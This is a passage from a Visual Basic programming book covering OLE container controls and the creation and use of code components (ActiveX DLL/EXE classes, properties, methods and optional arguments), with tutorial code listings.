- **vbOLESizeAutoSize**—2; Autosize. The OLE control is resized to display the entire object.
- **vbOLESizeZoom**—3; Zoom. The object is resized to fill the OLE container control as much as possible while still maintaining the original proportions of the object.

Let's see an example. Add a new OLE control to a form, setting its **SizeMode** property to **VbOLESizeZoom**. Next, we add a button, **Command1**, with the caption Zoom and add this code to enlarge **OLE1** when the user clicks that button:

```
Private Sub Command1_Click()
    OLE1.Width = 3 * OLE1.Width
    OLE1.Height = 3 * OLE1.Height
End Sub
```

That's all it takes. As an example, we're zooming the Excel spreadsheet you see in Figure 26.15.




Figure 26.15 Zooming an OLE object.

Saving And Retrieving Embedded Object's Data

Because an embedded OLE object's data is stored in your program, you are responsible for storing and retrieving that data if it's changed. Otherwise, when a form containing an OLE container control is closed, any changes to the data associated with that control are lost.

To save updated data from an object to a file, you use the OLE container control's **SaveToFile** method. Once the data has been saved to a file, you can open the file and restore the object with the **ReadFromFile** method. Let's see an example. When the user clicks a button, **Command1**, we can open a new file, data.ole, for binary output:

```
Private Sub Command1_Click ()
    Dim intFileNumber as Integer

    intFileNumber = FreeFile
```

```
    Open "data.ole" For Binary As #intFileNumber
...
```

Now we can save the OLE object in an OLE control, **OLE1**, to that file this way using **SaveToFile**:

```
Private Sub Command1_Click ()
    Dim intFileNumber as Integer

    intFileNumber = FreeFile
    Open "data.ole" For Binary As #intFileNumber
    OLE1.SaveToFile intFileNumber

    Close #intFileNumber
End Sub
```

WARNING! If you save multiple OLE objects to a file, you should read them from the file in the same order you wrote them.

Later, we can read the stored OLE object back to **OLE1** with the **ReadFromFile** method when the user clicks another button, **Command2**. First, we open the data.ole file:

```
Private Sub Command2_Click ()
    Dim intFileNumber as Integer

    intFileNumber = FreeFile
    Open "data.ole" For Binary As #intFileNumber
...
```

Then we read the OLE object back into **OLE1** with the **ReadFromFile** method:

```
Private Sub Command2_Click ()
    Dim intFileNumber as Integer

    intFileNumber = FreeFile
    Open "data.ole" For Binary As #intFileNumber
    OLE1.ReadFromFile intFileNumber

    Close #intFileNumber
End Sub
```

And that's it—now we've stored and retrieved an OLE file to and from disk (which is called *persisting* the object).

Handling OLE Object Updated Events

You can determine when an OLE object has been updated with the OLE control's **Updated** event.

Your program is passed a variable named *code* in the **Updated** event handler to indicate what operation updated the OLE object's data:

```
Sub OLEobject_Updated (code As Integer)
```

Here are the possible settings for *code*:

- **vbOLEChanged**—0; the object's data was changed.
- **vbOLESaved**—1; the object's data was saved by the application that created the object.
- **vbOLEClosed**—2; the file containing the linked object's data was closed by the server application that created the object.
- **vbOLERenamed**—3; the file containing the linked object's data was renamed by the server application that created the object.

Disabling In-Place Editing

If you don't want an OLE control to allow its OLE object to open for in-place editing, you can set the control's **MiscFlags** property. Here are the possible values for that property:

- **vbOLEMiscFlagMemStorage**—1; causes the control to use memory to store the object while it's loaded.
- **vbOLEMiscFlagDisableInPlace**—2; overrides the control's default behavior of allowing in-place activation for objects that support it.

Using **vbOLEMiscFlagMemStorage** makes data storage operations faster than the default operations (which store data on disk as a temporary file). This setting can, however, use a lot of memory. If an object supports in-place activation, you can use the v**bOLEMiscFlagDisableInPlace** setting to make the object launch its server in a separate window.

Chapter 27
Creating Code Components (OLE Automation)

If you need an immediate solution to:

Using A Code Component From A Client Application
Creating An Object From A Class
Using A Code Component's Properties And Methods
Creating A Code Component
Setting A Code Component's Project Type: In-Process Or Out-Of-Process
Adding A Property To A Code Component
Adding A **Get**/**Let** Property To A Code Component
Adding A Method To A Code Component
Passing Arguments To A Code Component Method
Passing Optional Arguments To A Code Component Method
Testing A Code Component With A Second Instance Of Visual Basic
Creating And Registering An In-Process Code Component
Creating And Registering An Out-Of-Process Code Component
Using The Class **Initialize** Event
Using The Class **Terminate** Event
Global Objects: Using Code Components Without Creating An Object
Destroying A Code Component Object
Using Forms From Code Components
Creating Dialog Box Libraries In Code Components
Designing Multithreaded In-Process Components
Designing Multithreaded Out-Of-Process Components

In Depth

You can think of a code component—formerly called *OLE automation servers*—as a library of objects, ready to be used by other applications (called client applications). For example, you might have a terrific routine to sort records that you want to use in a dozen different programs. You can put that routine in a code component, register it with Windows, and then you're free to use the routine in that code component in other programs—just as with an ActiveX control, the other programs can call the code components methods and properties.

A code component is like an ActiveX control or document that doesn't create a visual display in a host application. Code components provide access to methods and properties through code, not a direct graphical user interface (although code components themselves can support a user interface—for example, you might have a library of dialog boxes that form a code component).

In fact, code components are the third part of the standard ActiveX object set (collectively called ActiveX components) that Visual Basic supports: ActiveX controls, ActiveX documents, and code components. You build code components as ActiveX EXEs or ActiveX DLLs, much as you do with ActiveX controls or documents (the difference is that the DLLs are in-process code components, and the EXEs are out-of-process code components).

Code Components: Classes And Objects

When you create a code component, you add code in *class module(s)*, and when you register the code component with Windows, you make the class(es) available to client applications. Those applications, in turn, can add a *reference* to your code component and create an object of the class they want to use with the **New**, **CreateObject**, or other Visual Basic instruction (we'll see in detail how to create objects later in this chapter). When the client application has an object corresponding to one of your classes, it can use that class's properties and methods.

That's how it works—it's all about reusing your code. You get an object corresponding to a class in a code component like this, where we're creating an object, **objCalendar**, of the class **CalendarClass** from the hypothetical code component named **PlannerCodeComponent**:

```
Dim objCalendar As Object
Set objCalendar = CreateObject("PlannerCodeComponent.CalendarClass")
...
```

Then you can use that object's properties and methods to give you access to the code in the class, something like this:

```
Dim objCalendar As Object
Set objCalendar = CreateObject("PlannerCodeComponent.CalendarClass")

objCalendar.Days = 365                              'Use a property
intWorkDays = objCalendar.CalculateWorkDays         'Use a method
...
```

TIP: In fact, code component objects can themselves contain other objects (called dependent objects), and you create object variables of those types using the code component object's methods.

If you've created your code component as an ActiveX EXE, that code component is an out-of-process server and runs separately from the client application; if you've created your code component as an ActiveX DLL, that code component is an in-process server, which means it'll run as part of the client application's process.

There's even a way to use code components *without* creating an object. To make it easy to create code components that can be used with desktop tools like the Microsoft Office Suite, Visual Basic allows you to label objects in a code component as *global*, which means they're part of a global object. In practice, this means that you don't have to create an object to use the methods and properties of this code component—you just add a reference to the code component in the client application, and you can

use the component's properties and methods as though they were part of the client application.

A client application and an in-process component share the same memory space, so calls to the methods of an in-process code component can use the client's stack to pass arguments. That's not possible for an out-of-process component; there, method arguments must be moved across the memory boundary between the two processes, which is called *marshaling*.

Code Components And Threads

When you start working with another application, as code components do, you share threads of execution with that application in a joint process. As a default, the Microsoft Component Object Model (COM) deals with this situation by *serializing* thread operations. That is, the operations are queued and processed, one at a time, until they all have been completed.

That process is safe, and you don't have to think about it except for performance issues. In a multithreading operating environment, serialization protects single-threaded objects from overlapping client operations. However, serializing single-threaded components also means that operations can be blocked, and can stay blocked for some time, which can be frustrating (especially when short operations are blocked by long ones).

Visual Basic has two ways to avoiding blocked calls: multithreading and **SingleUse** objects.

Multithreading Code Components

You make in-process and out-of-process code components multithreaded by changing their *threading model*. Visual Basic uses its *apartment-model* threading to ensure thread safety when you're working with multiple threads. In apartment-model threading, each thread is like an apartment—all objects created on the thread work in an apartment, and they are not "aware" of the objects in other apartments. This threading model also eliminates conflicts when accessing global data from multiple threads by giving each apartment its own copy of that global data. You can use apartment-model threading without having to eliminate visual elements such as forms and controls, because all such Visual Basic objects are thread-safe.

You can specify the apartment threading model (instead of the single-threaded model) for in-process code components to make them multithreaded. To make out-of-process code components multithreaded, you have two options (both use the apartment thread model): thread pooling and the thread-per-object model. With thread pooling, you can specify how many threads you want available for your code components, and those threads are used in a round-robin way (that is, the first object is created on the first thread in the pool and thread allocation keeps going thread by thread, starting over with the first thread when the others in the pool are used). If you specify the thread-per-object model, each new object is created with its own thread.

SingleUse Code Components

You can also handle serialization conflicts by creating **SingleUse** code components, in which every new object of your code component class creates a new instance of the component. You do this by setting the class's **Instancing** property. The **Instancing** property indicates how you want your class to interact with client applications, if at all. Here are the possible values of that property:

- **Private**—Other applications aren't allowed access to type library information about the class and cannot create instances of it. Private objects are only for use within your component.
- **PublicNotCreatable**—Other applications can use objects of this class only if your component creates the objects first. Other applications cannot use the **CreateObject** function or the **New** operator to create objects from the class.
- **MultiUse**—Other applications are allowed to create objects from the class. One instance of your component can provide any number of objects created in this fashion. An out-of-process component can supply multiple objects to multiple clients; an in-process component can supply multiple objects to the client and to any other components in its process.
- **GlobalMultiUse**—Similar to **MultiUse**, with one addition: properties and methods of the class can be invoked as if they were simply global functions. It's not necessary to explicitly create an instance of the class first, because one will automatically be created.
- **SingleUse**—Other applications are allowed to create objects from the class, but every object of this class that a client creates starts a new instance of your component. Not allowed in ActiveX DLL projects.
- **GlobalSingleUse**—Similar to **SingleUse**, except that properties and methods of the class can be invoked as if they were simply global functions. Not allowed in ActiveX DLL projects.

Overall, then, the reason you use code components is to make it easy to reuse your code in other applications, and we'll see how that works now in the Immediate Solutions section.

Immediate Solutions

Using A Code Component From A Client Application

The Testing Department is on the phone again. Wouldn't it be great to use Microsoft Excel as part of your new program? Maybe, you say. It's easy, they say, just treat Excel as a code component.

You can treat OLE automation servers like Excel as code components, adding them to your program and using them as you like. To do that, you add a reference to the code component to your program, create an object from that code component, then use the properties and methods of that object.

Let's see an example. Here, we'll use Microsoft Excel 7 in a Visual Basic program to add 2 and 2 and display the result in a text box. Start by adding a reference to Excel with the Project|References menu item, selecting the item labeled Microsoft Excel Object Library, and clicking on OK.

After you've added a reference to a code component, you can use the Object browser to take a look at the properties and methods in that component, as in Figure 27.1, where we are examining the Excel code library.

Figure 27.1 Using the Object browser to examine the Microsoft Excel code library.

Add a button, **Command1**, with the caption "Add 2 + 2 using Microsoft Excel" to the program now, as well as a text box, **Text1**, where we can display the results of the addition. When the user clicks the button, we start by creating an object, **objExcel**, from the Excel library (Excel will stay hidden throughout the program) using the Visual Basic **CreateObject** function (for other ways to create an object, see the next topic):

```
Private Sub Command1_Click()
    Dim objExcel As Object
    Set objExcel = CreateObject("Excel.Sheet")
...
```

Now that we have our new object, we can use its properties like this, where we place 2 in both cells (1,1) and (2,1):

```
Private Sub Command1_Click()
    Dim objExcel As Object
    Set objExcel = CreateObject("Excel.Sheet")

    objExcel.Cells(1, 1).Value = "2"
    objExcel.Cells(2, 1).Value = "2"
...
```

To add these values together, we place an Excel formula in the cell beneath these two, cell (3,1) to add those values:

```
Private Sub Command1_Click()
    Dim objExcel As Object
    Set objExcel = CreateObject("Excel.Sheet")

    objExcel.Cells(1, 1).Value = "2"
    objExcel.Cells(2, 1).Value = "2"

    objExcel.Cells(3, 1).Formula = "=R1C1 + R2C1"
...
```

Finally, we display the resulting sum in the text box in our program, **Text1**, and quit Excel like this:

```
Private Sub Command1_Click()
    Dim objExcel As Object
    Set objExcel = CreateObject("Excel.Sheet")

    objExcel.Cells(1, 1).Value = "2"
    objExcel.Cells(2, 1).Value = "2"
    objExcel.Cells(3, 1).Formula = "=R1C1 + R2C1"
    Text1.Text = "Microsoft Excel says: 2 + 2 = " & objExcel.Cells(3, 1)

    objExcel.Application.Quit
End Sub
```

The result appears in Figure 27.2, where we learn that 2 plus 2 equals 4. Congratulations, you've created your first code component client application. The code for this example is located in the codeclient folder on this book's accompanying CD-ROM.




Figure 27.2 Using Microsoft Excel as a code component.

Creating An Object From A Class

When you want to create an object from a code component, you first add a reference to that code component using the Visual Basic Project|References menu item (note that the code component must be registered with Windows, which most applications will do automatically when installed). Next, you create that object in code, and there are three ways to create objects from code components in Visual Basic (we'll use the **CreateObject** technique in this chapter):

- Declaring the variable using the **New** keyword (in statements like **Dim**, **Public**, or **Private**), which means Visual Basic automatically assigns a new object reference the first time you use the variable (for example, when you refer to one of its methods or properties). This technique only works with code components that supply *type libraries* (as the code components created with Visual Basic do). These type libraries specify what's in the code component.
- Assigning a reference to a new object in a **Set** statement by using the **New** keyword or **CreateObject** function.
- Assigning a reference to a new or existing object in a **Set** statement by using the **GetObject** function.

Let's see some examples. Here, we'll assume we've already added a reference to the code component containing the classes we'll work with. If the code component you're using supplies a type library, as the ones built with Visual basic do, you can use the **New** keyword when you declare the object to create it. As an example, here we're creating an object named **objSorter** of the **Sorter** class:

```
Dim objSorter As New Sorter
objSorter.Sort
```

The object is actually only created when you refer to it for the first time.

Whether or not a code component supplies a type library, you can use the **CreateObject** function in a **Set** statement to create a new object and assign an object reference to an object variable. To use **CreateObject**, you pass it the name of the class you want to create an object of. For example, here's how we created a new object named **objExcel** from the Microsoft Excel code component library in the previous topic, using **CreateObject**:

```
Dim objExcel As Object
Set objExcel = CreateObject("Excel.Sheet")
```

Note the way we specify the class name to create the object from—as **Excel.Sheet** (that is, as *CodeComponent.Class*). Because the code components you create with **CreateObject** don't need a

type library, you must refer to the class you want to use as *CodeComponent.Class* instead of just by class, as you can with **New**.

You can also use the **GetObject** function to assign a reference to a new class, although it's usually used to assign a reference to an existing object. Here's how you use **GetObject**:

```
Set objectvariable = GetObject([ pathname] [, class])
```

Here's what the arguments of this function mean:

- *pathname*—The path to an existing file or an empty string. This argument can be omitted.
- *class*—The name of the class you want to create an object of. If *pathname* is omitted, then *class* is required.

Passing an empty string for the first argument makes **GetObject** work like **CreateObject**, creating a new object of the class whose name is in *class*. For example, here's how we create an object of the class **ExampleClass** in the code component **NewClass** using **GetObject** (once again, we refer to the class we're using as *CodeComponent.Class*):

```
Set objNewClass = GetObject("", "NewClass.ExampleClass")
```

Using A Code Component's Properties And Methods

Now that you've created an object from a code component, how do you use its properties and methods? You access them in the same way you would the properties and methods of intrinsic Visual Basic objects. For example, we created a client application at the beginning of this chapter that created an object, **objExcel**, from the Microsoft Excel library, and then we used that object's properties as you would any Visual Basic property—with the dot operator:

```
Private Sub Command1_Click()
    Dim objExcel As Object
    Set objExcel = CreateObject("Excel.Sheet")

    objExcel.Cells(1, 1).Value = "2"
    objExcel.Cells(2, 1).Value = "2"

    objExcel.Cells(3, 1).Formula = "=R1C1 + R2C1"
    MsgBox "Microsoft Excel says: 2 + 2 = " & objExcel.Cells(3, 1)

    objExcel.Application.Quit
End Sub
```

Creating A Code Component

The Testing Department is on the phone again. The sorting routine you've written is great, but how about making it available to the rest of the company's programmers? Sure, you say, I'll print it out now. Not that way, they say, create a code component.

How do you create a code component? There are two types of code components: in-process components and out-of-process components:

- When you create a code component as an ActiveX DLL, it will run as an in-process component, in the same process as the client application.
- When you create a code component as an ActiveX EXE, it will run as an out-of-process component, in a different process as the client application.

And, as it turns out, there are two ways to create each type of code component in Visual Basic. From the New Project window, you can create an ActiveX DLL or ActiveX EXE by selecting the appropriate icon and clicking on OK, which creates the files you'll need. Or you can set the project type using the Project|Properties menu item in a standard project to convert it to an ActiveX DLL or ActiveX EXE project.

We'll take a look at the second way here, because that will give us some insight into how code components are constructed (to use the shorter method, all you have to do is to click the ActiveX DLL or ActiveX EXE icon in the New Project window). Create a new standard Visual Basic project now, and select the Project|Properties menu item, opening the Project Properties dialog box you see in Figure 27.3.




Figure 27.3 The Project Properties dialog box.

In this case, we'll name the new project NewClass, so just enter that name in the Project Name field now. In addition, you can't use a form as a startup object in a code component, so select (None) in the Startup Object box, as shown in Figure 27.3. We'll make this example an ActiveX EXE project, so select that type in the Project Type box, as shown in the figure. Now click on OK to close the Project Properties window.

TIP: You can use **Sub Main** as the startup object in a code component, adding code to that procedure if you wish. For example, you may want to display a form when your code component first loads, in which case you could do that from **Sub Main** (although doing so is not recommended for ActiveX DLLs).

Even though we don't have a startup object now, we still have a form, Form1, in our project (which you won't have if you create an ActiveX DLL or EXE project directly from the New Project window), and you can remove that form in your code component projects as you like. We'll leave it in the NewClass project to show how to use forms in code components later in this chapter.

At this point, then, we've created a new code component. However, this new code component doesn't have any classes in it, so we'll add one now. To add a class to our code component, we add a class module. To do that, select the Project|Add Class Module menu item, select the Class Module icon in the Add Class Module dialog box that appears, and click Open.

This creates a new class module and brings us up to exactly where we'd be if we had used the ActiveX EXE icon in the New Project window instead of creating this project ourselves. When you save the new class module in a file, the file will have the extension .cls, for class.

Now set the class module's **Name** property to the name you want to use for your new class—we'll use **ExampleClass** here. That's it—we've created a new class. However, there's not much going on in this class, so we'll add a property, **NewValue**, to the class **ExampleClass** here. To do that, just add this code to the class module:

```
Option Explicit

Public NewValue As Single
...
```

Declaring a variable as **Public** in a class module makes it available as a property to client applications, as we'll see when we discuss properties later in this chapter. To set the value of our new property to, say, 1, we add code to the class's **Initialize** event, which occurs when the code component is first loaded:

```
Option Explicit

Public NewValue As Single

Private Sub Class_Initialize()
    NewValue = 1
End Sub
```

And that's it—we've created a new code component and a new class that supports a property. To make this component available to client applications, just create its EXE file using the Make NewClass.exe item in the File menu, and run that EXE file to register the code component with Windows. We'll see how to put this new code component to work in the following topics in this chapter.

The code for this example, ExampleClass.cls version 1, appears in Listing 27.1. (The final version, version 4, is located in the ExampleClass folder on this book's accompanying CD-ROM.)

Listing 27.1 ExampleClass.cls version 1

```
VERSION 1.0 CLASS
BEGIN
  MultiUse = -1  'True
  Persistable = 0  'NotPersistable
  DataBindingBehavior = 0  'vbNone
  DataSourceBehavior  = 0  'vbNone
  MTSTransactionMode  = 0  'NotAnMTSObject
END
Attribute VB_Name = "ExampleClass"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = True
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Option Explicit

Public NewValue As Single

Private Sub Class_Initialize()
    NewValue = 1
End Sub
```

Setting A Code Component's Project Type: In-Process Or Out-Of-Process

There are two types of code components: in-process components and out-of-process components:

- When you create a code component as an ActiveX DLL, it will run as an in-process component, in the same process as the client application.
- When you create a code component as an ActiveX EXE, it will run as an out-of-process component, in a different process as the client application.

There are advantages to both types. For example, an in-process component can run faster, but an out-of-process component can be self-registering (just run the EXE file to register the component with Windows).

Adding A Property To A Code Component

The Testing Department is on the phone again. Your new code component's class is great, by why

doesn't it do anything? How about adding a property to it? Hmm, you think, how does that work?

You can add properties to a class in a code component in two ways: by declaring them as **Public** variables or by using **Let** and **Get** functions. We'll take a look at the first technique here and the second technique in the next topic in this chapter.

The first way of creating properties in a class module is very easy: you just declare the property you want as a **Public** variable in the class module's (General) declarations area. Making a variable public in a class module makes it a property of that module. Besides declaring variables **Public** in a class module, you can also declare them as **Private**, which means they are not available outside the module, and as **Friend**. When you declare variables as **Friend** variables, they are available to the other objects in your code component, but not to client applications (in other words, **Friend** works as a sort of local **Public** declaration).

Let's see an example. In "Creating An Object From A Class" earlier in this chapter, we created a class named **ExampleClass** and added a property to that class—**NewValue**—by simply declaring that property as a public variable:

```
Option Explicit

Public NewValue As Single
...
```

In addition, we initialized the value of that property when the class was first loaded with the **Initialize** event:

```
Option Explicit

Public NewValue As Single

Private Sub Class_Initialize()
    NewValue = 1
End Sub
```

That's one way of adding a property to a class, but note that client applications have full access to this property—they can read it and set it anytime and any way they wish. If you want to restrict access to the values a property can be set to (for example, making sure a **Date** property only holds legal dates), use the property **Get** and **Let** methods covered in the next topic.

TIP: Setting properties for an out-of-process component can be slow. If your client application sets many properties and then calls a method, it's probably better to pass those values to the method directly rather than setting them as properties.

Adding A Get/Let Property To A Code Component

The Testing Department is on the phone again. Why isn't your new code component safe? Programmers are setting your **DayOfTheMonth** property and then having all kinds of trouble. Well, you say, they shouldn't set it to values greater than 31. It's your job to watch for that, they say.

If you want to have control when client applications set or get the properties in your class's properties, you use **Get** and **Let** methods to let the client application get or set the property. To set up a property with **Get**/**Let** methods in a class module, open the class module's code window and select the Add Procedure item in the Tools menu, opening the Add Procedure dialog box you see in Figure 27.4. Select the Property option button in the Type box and the Public option button in the Scope box, and click on OK to close the Add Procedure dialog box. This adds the **Get**/**Let** procedures for this property, and it's up to you to customize them.




Figure 27.4 The Visual Basic Add Procedure dialog box.

Let's see an example. In this case, we'll add a new property, **SafeValue**, to the class named **ExampleClass** that we've developed in the previous few topics in this chapter. This new property will be a **Single** that can only be set to values greater than 0. To add this new property to **ExampleClass**, open that class module's code window and select the Add Procedure item in the Tools menu. Set this property's name to **SafeValue**, as you see in Figure 27.4, select the Property and Public option buttons, as also shown in that figure, and click on OK. When you click on OK, Visual Basic adds two new procedures to the class module for this property:

```
Public Property Get SafeValue() As Variant

End Property

Public Property Let SafeValue(ByVal vNewValue As Variant)

End Property
```

When client applications want to get the value in the **SafeValue** property, the **SafeValue Get** procedure is called; when they want to set the value in the **SafeValue** property, the **SafeValue Let** procedure is called.

TIP: In addition to **Get/Let** procedures, you can even have **Set** procedures, which you use if your property is itself an object. This is a relatively advanced topic, worth looking into only if you want to set up properties that are themselves objects with data members and methods.

Visual Basic has given this new property the default type of **Variant**, which you can change to the appropriate type for your property. In this case, we'll make **SafeValue** a **Single** value this way:

```
Public Property Get SafeValue() As Single

End Property

Public Property Let SafeValue(ByVal vNewValue As Single)

End Property
```

At this point, we're ready to add code to support the **SafeValue** property. For example, we can store the actual value in this property in an internal variable named, say, **sngInternalSafeValue**:

```
Option Explicit

Public NewValue As Single
Private sngInternalSafeValue As Single
...
```

Now when client applications ask for the value in the **SafeValue** property, we pass back the value in **sngInternalSafeValue:**

```
Public Property Get SafeValue() As Single
    SafeValue = sngInternalSafeValue
End Property
```

On the other hand, if client applications try to set the value in **SafeValue**, we'll check first to make sure that value is greater than 0 before storing it in **sngInternalSafeValue**:

```
Public Property Let SafeValue(ByVal vNewValue As Single)
    If vNewValue > 0 Then
        sngInternalSafeValue = vNewValue
    End If
End Property
```

In this way, we can control what values are stored in the properties in code components. The code for this example, ExampleClass.cls version 2, appears in Listing 27.2. (The final version, version 4, of this code is located in the ExampleClass folder on this book's accompanying CD-ROM.)

TIP: Setting properties for an out-of-process component can be slow. If your client application sets many properties and then calls a method, it's probably better to pass those values to the method directly

rather than setting them as properties.

Listing 27.2 ExampleClass.cls version 2

```
VERSION 1.0 CLASS
BEGIN
  MultiUse = -1  'True
  Persistable = 0  'NotPersistable
  DataBindingBehavior = 0  'vbNone
  DataSourceBehavior  = 0  'vbNone
  MTSTransactionMode  = 0  'NotAnMTSObject
END
Attribute VB_Name = "ExampleClass"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = True
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Option Explicit

Public NewValue As Single
Private sngInternalSafeValue As Single

Private Sub Class_Initialize()
    NewValue = 1
End Sub

Public Property Get SafeValue() As Single
    SafeValue = sngInternalSafeValue
End Property

Public Property Let SafeValue(ByVal vNewValue As Single)
    If vNewValue > 0 Then
        sngInternalSafeValue = vNewValue
    End If
End Property
```

Adding A Method To A Code Component

You can add a method to a class in a code component as easily as you add a property. Methods can be either public subroutines or functions, and you can add them to a class module with the Tools menu's Add Procedure item.

Besides declaring procedures **Public** in a class module, you can also declare them as **Private**, which means they are not available outside the module, and as **Friend**. When you declare procedures as **Friend** procedures, they are available to the other objects in your code component, but not to client applications (that is, **Friend** works as a sort of local **Public** declaration).

Let's see an example. Here, we'll add a method to the class named **ExampleClass** that we've been developing in the previous few topics. This new method, **ReturnSaveValue**, will return the value currently in the class's **SafeValue** property. To add this method, open the **ExampleClass**'s code window and select the Tools menu's Add Procedure dialog box. Using that dialog box, add a new public function named **ReturnSafeValue**. When you close the dialog box by clicking on OK, Visual Basic adds this code to the class module:

```
Public Function ReturnSafeValue()

End Function
```

As it stands, this function returns a Variant, so we change that to make it return a value of the same type as the **SafeValue** property, which is **Single**:

```
Public Function ReturnSafeValue() As Single

End Function
```

Now we're ready to write the code for this method, which just returns the value in the **SafeValue** property, and that value is stored in the **sngInternalSafeValue** variable:

```
Public Function ReturnSafeValue() As Single
    ReturnSafeValue = sngInternalSafeValue
End Function
```

And that's all it takes—now we've added a new method to the class named **ExampleClass**.

Passing Arguments To A Code Component Method

You can pass arguments to class methods just as you can to other procedures—just specify an argument list in the method's declaration.

Because of marshaling, certain method arguments should be declared **ByVal** for out-of-process components and **ByRef** for in-process components. When you're declaring methods for objects provided by an out-of-process component, use **ByVal** to declare arguments that will contain object references. In addition, if you expect client applications to pass large strings or **Variant** arrays to a method, and the method does not modify the data, declare the parameter **ByVal** for an out-of-process component, but **ByRef** for an in-process component.

Let's see an example. In this case, we'll add a method named **Addem** to the class named **ExampleClass** that we've developed over the previous few topics. This function will take two integer arguments, add them, and return their sum.

To add this new function, open **ExampleClass**'s code window, and select Add Procedure in the Tools menu, adding a public function named **Addem**:

```
Public Function Addem()

End Function
```

Here, we modify the declaration of the function to indicate that it takes two integers and returns another

integer:

```
Public Function Addem(Operand1 As Integer, Operand2 As Integer) As _
    Integer

End Function
```

Finally, we add the two arguments passed to us in **Addem** and return the sum:

```
Public Function Addem(Operand1 As Integer, Operand2 As Integer) As _
    Integer
    Addem = Operand1 + Operand2
End Function
```

And that's all it takes—now we've added a new method to **ExampleClass**, which takes two arguments, adds them, and returns the result. Our arguments example is a success.

The code for this example, ExampleClass.cls version 3, appears in Listing 27.3. (The final version, version 4, is located in the ExampleClass folder on this book's accompanying CD-ROM.)

Listing 27.3 ExampleClass.cls version 3

```
VERSION 1.0 CLASS
BEGIN
  MultiUse = -1  'True
  Persistable = 0  'NotPersistable
  DataBindingBehavior = 0  'vbNone
  DataSourceBehavior  = 0  'vbNone
  MTSTransactionMode  = 0  'NotAnMTSObject
END
Attribute VB_Name = "ExampleClass"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = True
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Option Explicit

Public NewValue As Single
Private sngInternalSafeValue As Single

Private Sub Class_Initialize()
    NewValue = 1
End Sub

Public Property Get SafeValue() As Single
    SafeValue = sngInternalSafeValue
End Property

Public Property Let SafeValue(ByVal vNewValue As Single)
```

```
    If vNewValue > 0 Then
        sngInternalSafeValue = vNewValue
    End If
End Property

Public Function ReturnSafeValue() As Single
    ReturnSafeValue = sngInternalSafeValue
End Function

Public Function Addem(Operand1 As Integer, Operand2 As Integer) As Integer
    Addem = Operand1 + Operand2
End Function
```

Passing Optional Arguments To A Code Component Method

You can set up code component methods to accept *optional* arguments, just as the Windows calls in Chapter 23 did. To make an argument in an argument list optional, you use the Visual Basic **Optional** keyword when declaring a subroutine or function (note that if you declare an argument in an argument list **Optional**, all following arguments must be **Optional** as well).

Let's see an example. Here, we create a hypothetical code component method, a subroutine named **DrawRect**, to draw a rectangle. We pass the width and height to that subroutine, as well as an optional argument to set the rectangle's color. If the programmer using **DrawRect** does not specify a color for the rectangle, we'll make it black.

To start, we declare the subroutine, making the color argument optional:

```
Public Sub DrawRect(intWidth As Integer, intHeight as Integer, Optional_
    lngColor As Long)
...
```

Now we declare a rectangle from some hypothetical type named **RectangleType** and set its width and height from the arguments passed to us:

```
Public Sub DrawRect(intWidth As Integer, intHeight as Integer, Optional_
    lngColor As Long)
    Dim rectangle as New RectangleType

    rectangle.width = intWidth
    rectangle.height = intHeight
...
```

We can also make use of the optional color argument—*if* it was passed to us. You can test if an argument was passed with the **IsMissing** function, allowing us to set the rectangle's color this way if we were passed a color:

```
Public Sub DrawRect(intWidth As Integer, intHeight as Integer, Optional_
    lngColor As Long)
    Dim rectangle as New RectangleType
```

```
    rectangle.width = intWidth
    rectangle.height = intHeight

    If Not IsMissing(lngColor) Then
        rectangle.color = lngColor
...
```

On the other hand, if we were not passed a color value for the rectangle, we use black like this for the default color:

```
Public Sub DrawRect(intWidth As Integer, intHeight as Integer, Optional_
    lngColor As Long)
    Dim rectangle as New RectangleType

    rectangle.width = intWidth
    rectangle.height = intHeight

    If Not IsMissing(lngColor) Then
        rectangle.color = lngColor
    Else
        rectangle.color = vbBlack
    End If

End Sub
```

In fact, there's an easier way to specify a default value—you just append "= *DefaultValue*" to the argument in the argument list as in this case, where we make **vbBlack** the default for the **lngColor** argument:

```
Public Sub DrawRect(intWidth As Integer, intHeight As Integer, Optional_
    lngColor As Single = vbBlack)
    Dim rectangle As New RectangleType
...
End Sub
```

That's it—now we've made use of optional arguments in our class methods.

Testing A Code Component With A Second Instance Of Visual Basic

The Testing Department is on the phone again. Didn't you test your code component before releasing it? You say, *test* it?

You can test a code component while developing it by registering it with Windows temporarily and letting Visual Basic handle all the details. All you have to do is to open the Project|Properties menu item, click the Debugging tab, make sure the option button labeled Wait For components To Be Created is selected, click on OK to close the Properties dialog box, and run the program. This registers your code component with Windows temporarily and makes it available to client applications until you stop the code component execution.

How do you make use of the code component you're testing in a client application? One easy way is to start a second copy of Visual Basic and run the client program there after adding a reference to the code component you're testing. Let's see an example. Here, we'll test the **NewClass** code component that we've developed in the previous few topics in a client application. That project supports a class, **ExampleClass**, which has properties and methods, and we'll put them to use in the client application. Load that code component into Visual Basic, as well as the client application, after setting the debugging options as indicated in the previous paragraph.

Now start a second instance of Visual Basic and begin the new client application (a standard EXE project), which we'll call **ExampleClassApp**, by adding a reference to our code component, **NewClass**, using the Project|References menu item.

Next, we'll create an object of the **ExampleClass** class named, say, **objExample** (make this object a form-wide variable by declaring it in the (General) area):

```
Dim objExample As ExampleClass
```

When the form loads, we create that object using **CreateObject** this way; note the way we specify the class name to create the object from—as **NewClass.ExampleClass** (that is, as *CodeComponent*.*Class*)—when we use **CreateObject**:

```
Private Sub Form_Load()
    Set objExample = CreateObject("NewClass.ExampleClass")
...
End Sub
```

You can also take care of any needed initialization in the **Form Load** event handler, as in this case, where we set the new object's **SafeValue** property to 3:

```
Private Sub Form_Load()
    Set objExample = CreateObject("NewClass.ExampleClass")
    objExample.SafeValue = 3
End Sub
```

There are two properties and two methods in **ExampleClass**, so we add four command buttons to the client application, as well as a text box, **Text1**, to show the results of testing these properties and methods. When the user clicks **Command1**, we can read and display the value in the **objExample**'s **NewValue** property:

```
Private Sub Command1_Click()
    Text1.Text = "The NewValue property = " objExample.NewValue
End Sub
```

